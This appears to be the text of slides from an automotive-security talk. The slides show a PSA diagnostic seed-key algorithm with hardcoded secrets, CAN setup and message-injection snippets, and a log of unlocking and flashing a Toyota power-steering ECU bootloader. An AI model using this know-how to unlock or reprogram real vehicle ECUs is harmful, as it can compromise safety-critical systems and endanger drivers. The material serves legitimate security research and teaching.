
```
main | psa-seedkey-algorithm / algorithm.c

Ludwig Copyright notice

Code Blame 44 lines (37 loc) · 1.67 KB Code 55% faster with GitHub Copilot

1 /*
2 Copyright 2020, Ludwig V. <https://github.com/ludwig-v>
3 Original algorithm by Wouter Bokslag & Jason F. <https://github.com/prototux>
4
5 This program is free software: you can redistribute it and/or modify
6 it under the terms of the GNU General Public License as published by
7 the Free Software Foundation, either version 3 of the License, or
8 (at your option) any later version.
9
10 This program is distributed in the hope that it will be useful,
11 but WITHOUT ANY WARRANTY; without even the implied warranty of
12 MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the
13 GNU General Public License at <http://www.gnu.org/licenses/> for
14 more details.
15
16 The above copyright notice and this permission notice shall be included in
17 all copies or substantial portions of the Software.
18 */
19
20 #include <inttypes.h>
21
22 // Transformation function with PSA not-so-secret sauce
23 int16_t transform(uint8_t data_msb, uint8_t data_lsb, uint8_t sec[])
24 {
25     int16_t data = (data_msb << 8) | data_lsb;
26     int32_t result = ((data % sec[0]) * sec[2]) - ((data / sec[0]) * sec[1]);
27     if (result < 0)
28         result += (sec[0] * sec[2]) + sec[1];
29     return result;
30 }
31
32 // Challenge reponse calculation for a given pin and challenge
33 // Challenge (seed) is 4 bytes and pin (key) is 2 bytes
34 uint32_t compute_response(uint8_t pin[], uint8_t chg[])
35 {
36     // Still hardcoded secrets
37     int8_t sec_1[3] = {0xB2, 0x3F, 0x4A};
38     int8_t sec_2[3] = {0xB1, 0x02, 0x4B};
39
40     // Compute each 16b part of the response, with the twist, and return it
41     int16_t res_msb = transform(pin[0], pin[1], sec_1) | transform(chg[0], chg[3], sec_2);
42     int16_t res_lsb = transform(chg[1], chg[2], sec_1) | transform(res_msb >> 8, res_msb & 0xFF, sec_2);
43     return (res_msb << 16) | res_lsb;
44 }
```

```
[~] git clone git@github.com:commaai/panda.git
```



```
225 BO_792 GTW_carState: 8 GTW
226 SG_YEAR : 0|7@1+ (1,2000) [2000|2127] "Year" NEO
227 SG_CERRD : 7|1@1+ (1,0) [0|1] "" NEO
228 SG_MONTH : 8|4@1+ (1,0) [1|12] "Month" NEO
229 SG_DOOR_STATE_FL : 12|2@1+ (1,0) [0|3] "" NEO
230 SG_DOOR_STATE_FR : 14|2@1+ (1,0) [0|3] "" NEO
231 SG_SECOND : 16|6@1+ (1,0) [0|59] "s" NEO
232 SG_DOOR_STATE_RL : 22|2@1+ (1,0) [0|3] "" NEO
233 SG_Hour : 24|5@1+ (1,0) [0|23] "h" NEO
234 SG_DOOR_STATE_RR : 29|2@1+ (1,0) [0|3] "" NEO
235 SG_DAY : 32|5@1+ (1,0) [0|31] "" NEO
236 SG_MINUTE : 40|6@1+ (1,0) [0|59] "min" NEO
237 SG_BOOT_STATE : 46|2@1+ (1,0) [0|3] "" NEO
238 SG_GTW_updateInProgress : 48|2@1+ (1,0) [0|3] "" NEO
239 SG_DOOR_STATE_FrontTrunk : 50|2@1+ (1,0) [0|3] "" NEO
240 SG_MCU_factoryMode : 52|1@1+ (1,0) [0|1] "" NEO
241 SG_MCU_transportModeOn : 53|1@0+ (1,0) [0|1] "" NEO
242 SG_BC_headLightLStatus : 55|2@0+ (1,0) [0|3] "" NEO
243 SG_BC_headLightRStatus : 57|2@0+ (1,0) [0|3] "" NEO
244 SG_BC_indicatorLStatus : 59|2@0+ (1,0) [0|3] "" NEO
245 SG_BC_indicatorRStatus : 61|2@0+ (1,0) [0|3] "" NEO
```



```
[~] sudo apt install python3 can-utils
```

## Librairies Python

- python-can
- cantools
- scapy

## Support Linux in-kernel

```
sudo modprobe vcan  
sudo ip link add dev vcan0 type vcan  
sudo ip link set up vcan0
```

```
import can  
  
bus = can.Bus(channel='vcan0', interface='socketcan')  
while True:  
    msg = can.Message(arbitration_id=0xc0ffee, data=[id, i, 0, 1, 3, 1, 4, 1], is_extended_id=False)  
    bus.send(msg)
```

# [~] secure on-board communications



Willem Melching @ Hardwear.io  
@PD0WM

We got code execution in the bootloader over CAN! Still a few issues to work out though, the main application stops working after a few seconds now.



EPS part # is 89650-42370, whole steering rack is 44250-42310. 2021+ Rav4 Prime.

```
(openpilot-py3.11) ~/Development/secoc/scripts main ± ./programming_mode.py
Already in bootloader, can't read application software identification
SEED: 3eafa9996507ff954fc374ad33136b94
KEY: d3c58ea1f5a87f73d2ac99a9a6aa061c
Key OK!
Write data by identifier 0x201 00000000000000000000000000000000
Write data by identifier 0x202 00000000000000000000000000000000
Request download 01460100febf000000001000
Transfer data 0
Transfer data 1
Transfer data 2
Transfer data 3
Routine control 0x10f0 OK!
Erase
CAN RX - Arb ID 0x123 deadbeefcafebabe
CAN RX - Arb ID 0x123 deadbeefcafebabe
CAN RX - Arb ID 0x123 deadbeefcafebabe
CAN RX - Arb ID 0x123 deadbeefcafebabe
CAN RX - Arb ID 0x123 deadbeefcafebabe
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CAN RX - Arb ID 0x123 deadbeefcafebabe
CAN RX - Arb ID 0x123 deadbeefcafebabe
CAN RX - Arb ID 0x123 deadbeefcafebabe
CAN RX - Arb ID 0x123 deadbeefcafebabe
```



Greg Hogan @gregjhogan · Jan 24

Can anyone help find a Rav4 prime power steering motor from a wrecked vehicle? Some promising things have been found! I want one that was in a car so it has real keys, and something that we have no fear of bricking or physically destroying.



<https://icanhack.nl/blog/secoc-key-extraction/>



## [~] other protocols & resources




- XCP (Debug / diagnostics)
- FlexRay (communication bus)
- SOME-IP (protocol over IP)
- ...
- digital kaos
- motorcarsoft
- techniarabia
- autohacking
- msieur-lolo.fr
- dacianer
- medianav.ru

Thanks :)

Contacts:

<https://penthertz.com>

<https://djnn.sh>



To go further:

- hardware reversing (side-channel attacks, JTAG, FCC-IDs)
- RF Hacking (Bluetooth, Digital Audio Broadcasting, RDS, 4G/5G, ...)
- Weaponizing logs (Bluetooth pairing -> DLT)
- MiTM opportunities (Firmware Over-the-air, ...)